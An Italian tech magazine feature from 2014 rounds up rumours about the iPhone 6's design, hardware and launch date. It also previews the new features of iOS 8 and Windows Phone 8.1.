Oramai possiamo darlo per certo: il nuovo melafonino avrà uno schermo più grande, ma la novità è che Apple sembra averne in cantiere due di dimensioni diverse. Ci dovrebbe quindi essere un iPhone 6 da 4,7" e uno più grande da 5,5". Quest'ultimo, però, potrebbe essere considerato più un phablet e per questo la casa della Mela potrebbe optare per un nome differente, come appunto iPhone Air. Ma siamo nel campo delle ipotesi e ne sapremo di più solo nei prossimi mesi. Secondo le varie voci, questi display avranno anche una risoluzione più alta che passerà dall'attuale 1.136 x 640 pixel a 1.704 x 960 pixel. Se la stessa risoluzione sarà mantenuta su entrambi i modelli, in quello da 4,7" si avrà una densità dei pixel pari a 416 ppi, mentre in quello da 5,5" si scende a 365 ppi. Il display dovrebbe utilizzare la tecnologia Low Temperature Poly Silicon (LTPS), la stessa già adottata sull'iPhone 5s, mentre Apple continuerebbe a impiegare quella Indium Gallium Zinc Oxide (IGZO) solo sugli iPad. Lo schermo, inoltre, dovrebbe essere protetto da un cristallo zaffiro ultra resistente, materiale utilizzato prima solo per piccoli componenti come la fotocamera dell'iPhone 5s e capace di resistere ai graffi anche quando lo si striscia su una parete.


NUOVO DESIGN

Anche questa volta la qualità dei materiali e dell'assemblaggio sarà al top. Il design questa volta sarà meno spigoloso e più arrotondato, un po' seguendo la stessa linea adottata sugli ultimi iPad. Inoltre, gli ingegneri sarebbero riusciti a compattare la componentistica interna riuscendo a ridurre lo spessore ad appena 7 mm, contro i 7,6 dell'iPhone 5s. Questo è stato possibile grazie anche all'adozione di pannelli retroilluminati a LED più avanzati, che hanno uno spessore di appena 0,4 mm contro gli 0,6 di quelli precedentemente adottati. L'iPhone 6 da 4,7 pollici dovrebbe poi avere una larghezza di 67 mm e un'altezza di 138 mm. Per quello da 5,5 pollici, invece, si passa rispettivamente a 81 e 157 mm. C'è poi chi ipotizza che lo chassis del nuovo melafonino possa essere resistente all'acqua, un po' come gli ultimi top di gamma di altri brand (Samsung Galaxy S5). Per quanto riguarda i colori, la casa della Mela dovrebbe mantenere quelli attuali, ovvero oro, argento e grigio siderale.

SCATTI "RUBATI"

Su Internet vengono costantemente pubblicate immagini di quelli che dovrebbero essere i componenti del nuovo melafonino. Molte sono solo bufale messe in giro dai soliti ignoti, ma per soddisfare la nostra sete di curiosità, ecco le più interessanti e... attendibili (almeno per noi!).

L'iPhone 6 dovrebbe essere prodotto in due modelli differenti, da 4,7 pollici e da 5,5 pollici, con lo schermo che passa a una risoluzione pari a 1.704 x 960 pixel.

Lo schermo dovrebbe essere realizzato in vetro zaffiro, un materiale ultra-resistente utilizzato prima solo per piccoli componenti come il copriobiettivo dell'iPhone 5s. Apple avrebbe pagato GT Advanced Technologies 578 milioni di dollari per attrezzarsi a produrre su larga scala questi display.

Alcuni disegni tecnici mostrano come il design dell'iPhone 6 sia più largo, con bordi arrotondati e molto più sottile dell'attuale melafonino. Lo spessore dovrebbe essere contenuto tra 6,1 e 7,6 mm.

SUL WEB Su www.concept-phones.com possiamo sbirciare tra centinaia di concept di nuovi telefonini, non soltanto originali rivisitazioni dell'iPhone

Ecco come il sito MacRumors immagina l'iPhone 6. Sebbene sia improbabile che Apple lo renda disponibile nella colorazione "canna di fucile", dobbiamo riconoscere che fa un bell'effetto!

HARDWARE


A spingere il nuovo iPhone 6 ci dovrebbe essere il nuovo processore A8 a 20 nanometri realizzato da TSMC. L'attuale A7 che equipaggia l'iPhone 5s è invece realizzato da Samsung con processo produttivo a 28 nanometri. Il nuovo chip dovrebbe essere più piccolo, più efficiente e garantire performance migliori di circa il 30%. Per quando riguarda la sottosezione grafica, continua la partnership con Imagination Technologies che dovrebbe fornire la nuova GPU serie 6XT PowerVR, circa il 50% più performante rispetto alla generazione precedente. Nonostante la piattaforma a 64 bit, il nuovo melafonino dovrebbe essere equipaggiato sempre con 1 o al massimo 2 GB di RAM.

MULTIMEDIA E TANTO ALTRO...

A differenza di altri produttori, Apple ha ritenuto la risoluzione di 8 megapixel sufficiente per la fotocamera del melafonino.
Con l'ultimo iPhone 5s ha concentrato i suoi sforzi sul miglioramento della qualità dell'immagine adottando un sensore con pixel più grandi, aumentando l'apertura e aggiungendo il flash Dual-LED con tecnologia True Tone. La stessa filosofia dovrebbe essere adottata sull'iPhone 6; quindi, invece di aumentare il numero dei pixel, è probabile che vengano aggiunte nuove funzionalità come lo stabilizzatore ottico d'immagine, che migliorerebbe la qualità di foto e video in movimento. Vista, invece, la moda dei selfie, per la fotocamera frontale potrebbe essere adottato un sensore più definito. Naturalmente, sull'iPhone 6 non mancherà il Touch ID, il sensore biometrico che potrebbe essere impiegato anche per l'autenticazione ad altri servizi. Inoltre, Apple dovrebbe aggiungere nuovi sensori come quello di pressione, temperatura e umidità. Dal punto di vista della connettività, quasi sicuramente sarà presente la tecnologia 802.11ac per il Wi-Fi, che garantisce performance tre volte superiori a quella 802.11n dell'iPhone 5s. Potrebbe inoltre fare finalmente la comparsa la tecnologia NFC, smentendo quando affermato in passato da Phil Schiller, capo del marketing. L'autonomia della batteria dovrebbe mantenersi sugli stessi livelli di quella dell'iPhone 5s. Non si sa, invece, se la recente acquisizione di Beats Audio possa portare qualche novità anche per quanto riguarda il nuovo melafonino: non sarebbe male se in dotazione fossero forniti auricolari prodotti dall'azienda di Dr. Dre, diventata un'eccellenza nelle soluzioni audio.

DATE E PREZZI

Alcuni volevano la presentazione dell'iPhone 6 per il mese di agosto, ma la data più probabile è quella del 19 settembre, secondo alcune indiscrezioni sfuggite al gestore di telefonia tedesco Deutsche Telekom. Una data che non si discosterebbe molto da quelle dei precedenti melafonini, visto che l'iPhone 5 è stato lanciato il 21 settembre 2012, mentre l'iPhone 5s ha visto il suo ingresso sulla scena il 20 settembre 2013. I prezzi dovrebbero essere in linea con quelli del modello attuale, se si prende in considerazione l'iPhone 6 da 4,7 pollici. Quello da 5,5 pollici, invece, potrebbe anche arrivare a costare sugli 800 euro.

Sull'iPhone 6 non mancherà naturalmente il Touch ID che finalmente potrebbe essere utilizzato anche per altri servizi di pagamento, oltre che per lo sblocco del dispositivo e l'accesso all'App Store.

La foto del pannello retroilluminato del display del nuovo iPhone 6 non consente di capire l'effettiva risoluzione, che dovrebbe comunque avere una densità dei pixel pari a 416 ppi. La diversa posizione del connettore fa comunque intendere che non proviene da quello di un iPhone 5S.

La fotocamera posteriore dell'iPhone 6 dovrebbe essere sempre da 8 megapixel: anche in questo caso Apple sembra aver preferito puntare sulla qualità delle immagini che non sulla risoluzione. Quella frontale, invece, potrebbe avere una risoluzione maggiore per venire incontro agli amanti dei selfie.

Col nuovo iPhone 6, Apple rilascerà quasi sicuramente il nuovo processore A8, sempre a 64 bit e che potrebbe avere una frequenza di lavoro pari a 2,6 GHz ma con una maggiore efficienza per risparmiare sul consumo della batteria.

SUL WEB I siti www.macrumors.com e www.cultofmac.com sono dei punti di riferimento per gli appassionati del mondo Apple. Come si intuisce dal nome è pieno di indiscrezioni sui futuri meladispositivi.


iOS8 SVELATO!

ABBIAMO PROVATO IN ANTEPRIMA IL SISTEMA OPERATIVO DELL'IPHONE 6

E, COME SEMPRE, LE SORPRESE NON SONO MANCATE...

All'ultimo WWDC, Apple ha presentato agli sviluppatori la nuova versione di iOS, il sistema operativo di iPhone, iPad e iPod touch che sarà reso disponibile a tutti in autunno, probabilmente in contemporanea con la presentazione dei nuovi meladispositivi. Dal 2 giugno è disponibile la prima beta di iOS 8, che i nostri esperti hanno provato in anteprima. Le chicche sono davvero tante e a queste se ne aggiungeranno sicuramente delle altre (la data del lancio ufficiale è ancora lontana!). Il nuovo iOS 8 può essere considerato un'evoluzione di iOS 7 che ha rappresentato il più importante aggiornamento della piattaforma di Apple, sia dal punto di vista grafico sia per l'adozione dell'architettura a 64 bit. In questo ultimo anno la casa di Cupertino si è quindi concentrata nel migliorare il suo sistema operativo mobile rendendolo più funzionale e vicino alle esigenze degli utenti. L'ecosistema della Mela è ora molto più interconnesso: con iOS 8 e il nuovo sistema operativo Mac OS X Yosemite si potrà iniziare a fare una cosa su un dispositivo e continuarla su un altro con una continuità mai raggiunta prima. Si potrà, ad esempio, iniziare a scrivere un'email sull'iPad e completarla sul computer, o usare il Mac per rispondere a una telefonata mentre l'iPhone si sta caricando. Tutto questo è stato possibile attraverso lo sviluppo di due soluzioni, Continuity e Handoff, che trasformeranno tutti i nostri dispositivi in un unico sistema integrato. Inoltre, Apple ha realizzato un nuovo linguaggio di programmazione chiamato Swift, più intelligente, con meno righe di codice e più semplice da imparare per consentire agli sviluppatori di realizzare ancora più app da distribuire sul suo store. Senza dimenticare Metal, una nuova tecnologia grafica basata su OpenGL che lavora a livello di processore, consentendo un miglioramento delle prestazioni fino a 10 volte superiori utilizzando lo stesso hardware. Insomma, Apple ha messo davvero tanta carne al fuoco dimostrando ancora una volta di essere una delle aziende più innovative del pianeta.



FOTOCAMERA

Sono sempre più coloro che usano lo smartphone per scattare foto. Così, Apple ha pensato bene di potenziare l'app fotocamera con nuove funzioni. È stata aggiunta la modalità autoscatto con la possibilità di impostare il tempo su 3 o 10 secondi. La regolazione della messa a fuoco e dell'esposizione sono state separate. Infine, è stata aggiunta la modalità **TIME-LAPSE** che consente di catturare foto a intervalli regolari che possono poi essere messe insieme per realizzare un video, come se il tempo scorresse molto più velocemente.

CENTRO NOTIFICHE

Si semplifica ed elimina la terza scheda: rimangono solo quelle **Oggi** e **Notifiche**. Nel primo sono presenti poi i vari widget, che è possibile modificare e configurare direttamente dal **Centro notifiche**. Inoltre, quando si riceve una notifica, è possibile interagire immediatamente con la stessa e rispondere ad esempio ad un messaggio.

SIRI

Possiamo attivare l'assistente personale virtuale con un semplice comando vocale: basta pronunciare **<<Hey, Siri>>**. Questa funzione è attiva di default ma può essere disattivata da **Impostazioni/Generali/Siri**. Inoltre, ora Siri integra Shazam: è in grado di

SUL WEB Su www.apple.com/ios/ios8 puoi visualizzare un'anteprima di tutte le novità introdotte su iOS 8. Il video del Keynote del WWDC 2014 lo trovi invece su www.apple.com/apple-events/june-2014.

riconoscere la musica che ascoltiamo e consigliarci come comprarla.

SPOTLIGHT

Ora riesce a cercare non solo le app e i contatti presenti sul dispositivo, ma mostra suggerimenti da Internet, iTunes, App Store, film in programmazione, luoghi nelle vicinanze e molto altro ancora. Un motore di ricerca universale, quindi, che usa i dati di posizionamento per fornire risultati localizzati. È possibile disabilitare questa opzione andando in **Impostazioni/Privacy/Servizi di sistema** e mettendo **Off** su **Spotlight Suggestions**.


METEO


L'app integrata in iOS per conoscere le previsioni del tempo abbandona **Yahoo** e come provider utilizza ora **The Weather Channel**, che consente di avere qualche informazioni in più.

MESSAGGI

Sempre più simile a Whatsapp, l'app per mandare messaggi attraverso iOS consente ora di inviare messaggi vocali istantanei o registrare video. Basta tenere premuta l'icona relativa accanto al campo d'immissione. Inoltre, andando in **Dettagli** possiamo inviare la nostra posizione o condividere i nostri spostamenti per un'ora, fino a fine giornata o indefinitamente. Infine, è possibile attivare l'opzione **Non disturbare** per silenziare le notifiche.

IMMAGINI

Sono stati aggiunti tantissimi strumenti di editing per le immagini salvate sul proprio dispositivo. Andando in **Modifica**, oltre a rimuovere gli occhi rossi, a ritagliare e applicare i filtri, possiamo modificare la **Luce** agendo sui parametri di **Luminosità**, **Contrasto**, **Esposizione**, **Punti di luce** e **Ombre**. Con **Colore**, invece, modifichiamo saturazione e contrasto. Quando poi si cancella un'immagine, non viene eliminata definitivamente ma inserita nella raccolta **Eliminati di recente**, così da consentirci di recuperarla.

ICLOUD PHOTO LIBRARY


Tutte le foto e i video realizzati su un iDevice vengono salvati sulla nuvola senza alcuna modifica (quindi nel loro formato originale), così da visualizzarle su qualsiasi dispositivo Apple posseduto. Si hanno a disposizione 5 GB di spazio gratuito, che può essere aumentato acquistando tagli da 20 GB o più con prezzi a partire da 99 centesimi al mese. Grazie a iCloud Photo Library è possibile sfruttare lo spazio a disposizione sulla nuvola anche per salvare i nuovi scatti, superando la capacità fisica del proprio dispositivo. Inoltre, è ora possibile effettuare la ricerca di una foto per parole chiave relative alla localizzazione.

APP STORE

Rinnovato non solo nella grafica: ora è possibile visualizzare le app per categorie cliccando il pulsante **Generi** in alto a sinistra. Toccando quello in alto a destra, invece, si accede alla lista dei desideri e ad altre due schede (**Siri** e **Anteprime**) che per ora non sono funzionanti. Per le app, oltre alle schermate sarà possibile aggiungere un video di anteprima. Inoltre, è stata introdotta la funzione **In Famiglia** che consente di condividere tra i membri del nucleo familiare (fino a un massimo di 6 persone) foto, video, musica e acquisti utilizzando la stessa carta di credito. Aggiunta, infine, la possibilità di provare le app prima di acquistarle.

NON SOLO MULTITASKING

Quando si fa un doppio tocco sul tasto **Home**, ora non solo è possibile visualizzare le app aperte ed eventualmente chiuderle, ma nella parte in alto sono mostrati i contatti utilizzati di recente. Toccandone uno vengono mostrate accanto le opzioni per effettuare una telefonata, inviare un messaggio o avviare una videochiamata con Facetime.

TASTIERA

Per rendere più veloce la scrittura è stata introdotta la tastiera **QuickType** che è molto più intelligente rispetto alla precedente. Utilizza un sistema predittivo che è in grado di intuire il contesto di ciò che si sta scrivendo e di suggerire di conseguenza le parole anche prima di iniziare a digitare alcuna lettera. Se ad esempio qualcuno ci fa una domanda, la tastiera ci mostra già alcune possibili risposte al messaggio.

BATTERIA

Uno dei principali problemi per dispositivi come gli smartphone è l'eccessivo consumo della batteria. Per una gestione più intelligente, andando in **Impostazioni/Generali/Utilizzo/Utilizzo batteria** ora è possibile controllare la percentuale di batteria consumata dalle varie applicazioni così da trovare facilmente quale incide di più.

SAFARI


Molte le novità presenti anche sul browser nativo. Ora è possibile scegliere come motore di ricerca, oltre ai soliti Google, Bing e Yahoo, anche DuckDuckGo che si affida al crowdsourcing e non traccia gli utenti. Si può poi impostare la navigazione privata solo per alcune schede. Aggiunta, finalmente, la possibilità di visualizzare i siti nella modalità desktop: con il sito aperto basta toccare la barra degli indirizzi, trascinare verso il basso la schermata e selezionare **Richiedi sito desktop**. Infine, nella schermata dei preferiti sono mostrati in basso i siti visitati più spesso. Sull'iPad è possibile anche visualizzare un'anteprima di tutte le schede aperte.

HEALT

Questa nuova app è stata integrata in iOS 8 e consentirà ad ogni persona di collezionare informazioni sul proprio stato di salute, una specie di diario medico. Potrà interfacciarsi con app e accessori di terze parti e rilevare valori biometrici come pressione sanguigna, peso, battito cardiaco e altro ancora.

SUL WEB Su **http://iosreg.com** è possibile registrare l'UDID del proprio dispositivo per installare la preview di iOS 8 senza per forza essere uno sviluppatore. L'account base ha un costo di circa 7 euro.

Windows Phone 8.1

TEST ANTEPRIMA by IDEA WEB

I NOSTRI ESPERTI TI SVELANO TUTTE LE NOVITÀ DELL'ULTIMO OS MOBILE TARGATO MICROSOFT


E CON UN PICCOLO TRUCCO PUOI AVERLO SUBITO, A COSTO ZERO!

Negli ultimi anni, il mercato degli smartphone è stato conteso tra Android e iOS. Le piattaforme di Google e Apple hanno dominato le vendite, mentre Microsoft ha pagato il ritardo col quale ha deciso di sviluppare la sua soluzione. Windows Phone 7 è stato un mezzo insuccesso, ma con Windows Phone 8 le cose sono andate decisamente meglio, grazie anche alla collaborazione con Nokia che ha permesso di sviluppare device di un certo livello. Le vendite sono cresciute e ora la piattaforma Microsoft è saldamente al terzo posto nel mercato degli smartphone. Il 24 giugno Microsoft dovrebbe rilasciare la nuova versione del suo OS mobile rendendolo finalmente maturo per conquistare il grande pubblico e farlo preferire agli altri competitor. Windows Phone 8.1 mantiene la sua grafica in stile metro, con le live tile, ma aggiunge tante nuove funzioni che ne migliorano l'esperienza d'uso. Miglior supporto per il cloud, un nuovo assistente vocale in stile Siri, fotocamera più funzionale, maggiori opzioni di personalizzazione per l'interfaccia, browser più veloce, supporto per i telefonini dual SIM, centro operativo e tanto altro ancora. I nostri esperti hanno provato per te la versione Developer Preview dedicata agli sviluppatori, consentendoti così di saggiare in anteprima tutte le sue novità. Se il buon giorno si vede dal mattino, Windows Phone 8.1 ha tutte le carte in regola per giocarsela alla pari con iOS e Android.

CENTRO OPERATIVO

Come Android e iOS, anche Windows Phone ha ora il suo centro notifiche, cui si accede trascinando verso il basso il bordo in alto. Nella parte alta vengono mostrati i pulsanti per la azioni rapide (attivare Bluetooth, Wi-Fi o passare alla modalità aereo). Nella parte centrale, invece, sono visualizzate le notifiche (SMS, e-mail, aggiornamenti recenti ecc). È possibile scegliere quali notifiche ricevere andando in **Impostazioni/Notifiche e azioni**.

TASTIERA PIÙ VELOCE

Per rendere più rapida l'immissione del testo è stata aggiunta alla tastiera la funzione **Word Flow**, che consente di scrivere le parole trascinando il dito. Questo metodo è già attivo di default. Man mano che si scrive vengono visualizzati i suggerimenti che è possibile scegliere con un tocco. Word Flow esegue automaticamente alcune correzioni come aggiungere gli apostrofi, rendere maiuscola la prima lettera di una frase, aggiungere gli accenti e altro. Per disattivare le correzioni automatiche basta andare in **Impostazioni/Tastiera/Avanzate**.

MENU START A TRE COLONNE

Per supportare meglio i dispositivi con schermo gigante e permettergli di visualizzare più live tile ora è possibile scegliere la visualizzazione della schermata Start a tre colonne. Per attivarla basta andare in **Impostazioni/Start e tema**.

SFONDO PERSONALIZZATO

Microsoft ha aggiunto diverse possibilità di personalizzazione sia per la schermata **Start** sia per quella di blocco. Innanzitutto è possibile scegliere un tema personalizzato e impostare un'immagine per lo sfondo che verrà mostrata dietro i quadrati trasparenti. Per la schermata di blocco, invece, oltre a impostare un'immagine

UN NUOVO FILE MANAGER

Al momento di andare in stampa ci giunge la notizia che la versione definitiva di Windows Phone 8.1 avrà anche un nuovo file manager (**Files**), non presente nella **Developer Preview**, che permetterà di accedere e interagire con tutti i file e le directory presenti nel dispositivo

personale, si può visualizzare l'artista mentre si ascolta la musica, notifiche dalle app e altro ancora.

RISPARMIA BATTERIA

Sono state aggiunte diverse app per migliorare l'esperienza d'uso con lo smartphone, a cominciare da **Risparmia batteria**. Con questa app è possibile controllare l'uso che le varie applicazioni fanno della batteria e quando incidono sui consumi. È poi possibile attivare l'opzione **Risparmia batteria** che utilizza un profilo ad hoc per ridurre il consumo energetico del device e aumentarne l'autonomia.

SENSORE DATI

Come ogni smartphone, anche i Windows Phone hanno bisogno di una connessione dati. Ora Microsoft ha introdotto l'applicazione **Sensore dati** che consente di controllare il traffico dati generato in specifici periodi per evitare di superare le soglie del proprio piano di navigazione. È inoltre possibile attivare una modalità di risparmio che va ad incidere sull'uso delle applicazioni in background e su come vengono caricate le pagine Web su Internet Explorer.

SENSORE MEMORIA

Questa applicazione, anch'essa introdotta in Windows Phone 8.1, consente di controllare e gestire lo spazio della memoria, sia interna che esterna. È possibile ad esempio impostare la scheda SD come memoria predefinita per il salvataggio delle app o delle foto e liberare spazio eliminando file inutili come le mappe che non servono più, i file temporanei e altro ancora.

SENSORE WI-FI

Quest'app permette al telefonino di collegarsi automaticamente alle reti Wi-Fi aperte così da risparmiare sul consumo dati della propria SIM. Per attivare tale funzione basta andare in **Impostazioni/Wi-Fi/Sensore Wi-Fi** e attivare l'opzione **Collega automaticamente agli hotspot Wi-Fi**. Con **Condividi le reti Wi-Fi selezionate**, invece, si può condividere l'accesso a una rete protetta da password con i propri amici senza che questi vedano la password.

CALENDARIO

Il calendario è stato completamente rinnovato rendendolo molto più funzionale. Oltre a permettere una visione settimanale, offre viste interattive: basta toccare un giorno per vedere i dettagli e scorrerli con un dito. Per ogni giorno, poi, sarà possibile visualizzare le informazioni sul meteo o aggiungere velocemente un evento da un'email o un SMS.

MESSAGGI

Nell'applicazione **Messaggi** è stata rimossa la chat perché Microsoft ha preferito integrare meglio le altre app di messaggistica come Facebook Messenger e Skype. È possibile poi ascoltare gli SMS con gli auricolari o attraverso il vivavoce, condividere la propria posizione, farne il backup nel cloud e inviare SMS di gruppo.

MAIL

Il client di posta elettronica supporta ora nativamente Gmail ed è possibile ricevere notifiche push per essere informati in tempo reale sulla ricezione dei nuovi messaggi. È possibile collegare più account email a una singola casella inbox e comporre i messaggi vocalmente. Dopo l'aggiornamento, nel caso si avessero già configurate alcune caselle di posta, potrebbe essere necessario reinserire i dati di accesso.


SCATTO MULTIPLO

L'app fotocamera è stata aggiornata introducendo la funzione **Scatto continuo** che permette di acquisire una serie di scatti in rapida successione. Successivamente si possono sfogliare e decidere quali salvare nel rullino: le altre vengono eliminate automaticamente trascorso un certo periodo di tempo che può essere configurato. Inoltre, dal mirino è possibile accedere velocemente alle impostazioni e alle funzioni di modifica velocemente.


IN WI-FI ANCHE FUORI CASA
Se ti serve un hotspot per collegarti quando sei in viaggio, avvia l'applicazione **Mappe**, tocca l'icona **Altro** vai in **Opzioni** di visualizzazione e seleziona **Mostra Wi-Fi vicini**.


NUOVI SERVIZI DA USARE "PRATICAMENTE"

FOTO
L'applicazione **Foto** è stata rinnovata e snellita per essere più intuitiva. Una volta aperta, avremo subito accesso alle foto presenti nel rullino. Con uno swipe verso sinistra si accede alla visualizzazione **Album** che consente anche di mostrare le foto online.

BARRA VOLUME
La gestione dell'audio del device è stata migliorata separando il volume dei file multimediali e delle app da quello delle suonerie e delle notifiche. Agendo sui tasti volume, vengono quindi mostrate ora le due barre per regolare separatamente il loro livello.

SINCRONIZZAZIONE IE E NAVIGAZIONE INPRIVATE
Il nuovo Internet Explorer 11 è uno dei browser più veloci mai sviluppati per uno smartphone. Il supporto HTML5 è perfetto e si naviga con una fluidità eccezionale. È possibile forzare la navigazione in modalità desktop o attivare il risparmio sul traffico dati generato. Si può attivare la funzione per la navigazione in incognito, c'è la modalità lettura ed è possibile sincronizzare i dati di navigazione col PC.

CORTANA
Anche Windows Phone 8.1 si dota del suo assistente vocale personale come già fatto da Apple con Siri.

Gli appassionati di videogiochi hanno sicuramente riconosciuto nel nome l'entità virtuale protagonista di Halo. Inizialmente disponibile solo in lingua inglese, questo assistente ci fornirà le informazioni in base a come lo avremo "addestrato". In altre parole, attraverso il notebook dovremo indicare all'assistente cosa vogliamo che ci indichi e impostare quali informazioni utilizzare avendo così un maggior rispetto della nostra privacy. Cortana può anche attivare la funzione **Non disturbare** quando non vogliamo essere infastiditi da chiamate e messaggi.

MULTITASKING
Per terminare un'app attiva in background, oltre a toccare la piccola x mostrata in alto a destra della schermata di anteprima, basta trascinare verso il basso la stessa schermata!

VIDEO E MUSICA
La sezione multimediale è stata ripensata cercando di offrire un'esperienza più ordinata. Le app video e musica sono state quindi separate. Per ascoltare un po' di musica si avvia **Xbox Music** e la funzione per creare playlist prende il nome di **Radio**. Con **Xbox Video**, invece, è possibile acquistare (e guardare) programmi TV e film.

WINDOWS PHONE STORE
Rinnovato anche il negozio per acquistare applicazioni e giochi. Mostra suggerimenti personalizzati, le app possono aggiornarsi automaticamente quando si è connessi in Wi-Fi e si può controllare l'avanzamento dei download direttamente nell'app Store. Le applicazioni e i giochi possono anche essere acquistati attraverso il browser andando sul sito **www.windowsphone.com**.

HERE+
Sarà possibile utilizzare l'applicazione di navigazione **Here+** anche sui dispositivi non prodotti da Nokia e calcolare così i percorsi e scaricare le mappe. Inoltre, è possibile utilizzare la visione prospettica quando si utilizza **Mappe** e la visuale viene automaticamente ruotata in base al nostro orientamento.





MIRACAST
L'integrazione di questa funzionalità consente di effettuare il mirroring del dispositivo su un televisore compatibile, il tutto senza dover collegare alcun cavo: è sufficiente la connessione Wi-Fi. Naturalmente non tutti gli smartphone saranno compatibili con tale funzione e dipenderà da modello a modello.

VPN E NFC
Per gli utenti aziendali è stato introdotto il supporto per le reti VPN. Grazie al supporto per la connessione NFC, invece, è possibile collegare senza fili lo smartphone a un dispositivo supportato; inoltre, è possibile sfruttare questa tecnologia per effettuare pagamenti sicuri.

ANGOLO DEI BAMBINI
Spesso i bambini ci chiedono di usare lo smartphone per giocare. Proprio per questo è stato aggiunto a Windows Phone 8.1 l'**Angolo dei bambini**, una schermata cui loro possono accedere per utilizzare app, giochi, video e musica senza il pericolo che possano accidentalmente cancellare altri dati o effettuare operazioni non autorizzate.

PODCAST
